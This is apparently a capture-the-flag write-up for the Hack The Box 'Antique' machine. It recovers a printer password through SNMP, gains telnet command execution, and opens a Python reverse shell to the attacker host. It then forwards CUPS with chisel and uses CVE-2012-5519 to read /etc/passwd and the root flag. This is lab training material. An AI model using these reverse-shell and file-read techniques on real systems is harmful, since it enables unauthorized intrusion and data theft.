Antique

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV -p- 10.129.159.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-17 13:32 CST
Nmap scan report for 10.129.159.149
Host is up (0.036s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet?
```

To connect through telnet to, as we can see, HP JetDirect printer we need a password.

```
└─$ telnet 10.129.159.149
Trying 10.129.159.149...
Connected to 10.129.159.149.
Escape character is '^]'.
HP JetDirect
Password:
Invalid password
Connection closed by foreign host.
```

We couldn't find anything enumerating telnet so let's run UDP port scan.

```
└─$ sudo nmap 10.129.159.149 -sU -sV
PORT     STATE         SERVICE VERSION
68/udp   open|filtered dhcpc
161/udp  open          snmp    SNMPv1 server (public)
```

As SNMP is running, let's try retrieving information from MiB. For that purpose we use snmpwalk tool, specifying IP, community string - public and version 1 of SNMP.

```
└─$ snmpwalk -c public -v1 10.129.159.149 .
iso.3.6.1.2.1 = STRING: "HTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 9
5 98 103 106 111 114 115 119 122 123 126 130 131 134 135
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

We were able to find an OID which in this case is gdPasswords and data inside of it. Pasting it to CyberChef we could display plaintext password.

gdPasswords	1.3.6.1.4.1.11.2.3.9.1.1.13			This object is used as a 256 byte NVRAM area for JetAdmin. It is completely managec by JetAdmin. Initially it is initialized to all zeros. A coldboot wil re-initialize to all zeros.

Recipe

From Hex

Delimiter
Auto

Input

```
50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37
38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83
86 90 91 94 95 98 103 106 111 114 115 119 122 123
126 130 131 134 135
```

221 2 Raw Bytes LF

Output

```
P@ssw0rd@123!!123
"#%&'01345789BCIPQTWXaetuy
```

Using this password we can try connecting with telnet.

```
└─$ telnet 10.129.159.149
Trying 10.129.159.149 ...
Connected to 10.129.159.149.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
```

We've got access and found user flag.

```
> exec whoami
lp
> exec ls
telnet.py
user.txt
```

For easier interaction let's obtain reverse shell.

```
> exec python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10
.14.124",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash
")'
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.124] from (UNKNOWN) [10.129.159.149] 54934
lp@antique:~$ whoami
whoami
lp
```

Displaying socket statistics we can see port 631 open on localhost. It is default port for IPP (Internet Printing Protocol). Let's forward this port using chisel.


```
lp@antique:~$ ss -lntp
ss -lntp
State      Recv-Q   Send-Q     Local Address:Port         Peer Address:Port    Process
LISTEN     0        128            0.0.0.0:23                0.0.0.0:*        users:(("python3",pid=1154,fd=3))

LISTEN     0        4096         127.0.0.1:631               0.0.0.0:*

LISTEN     0        4096             [::1]:631                [::]:*
```

It seems 1.5.2 version is working correctly on that machine so let's use it.


```
-$ sudo ./chisel_1.5.2_linux_amd64 server -p 5555 --reverse
```

```
lp@antique:/home/lp/chisel$ ./chisel_1.5.2_linux_amd64 client 10.10.14.124:5555 R:631:127.0.0.1:631
```

Now visiting that port in browser we can see CUPS administration page.
Online search provides us with CVE-2012-5519 for arbitrary file read using cupsctl command.
https://github.com/p1ckzi/CVE-2012-5519



There is possibility to view Error Log in Administration section so let's change path to that file with cupsctl and display it.




```
lp@antique:~$ cupsctl ErrorLog="/etc/passwd"
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

That way we can also read root flag which we can find in /root.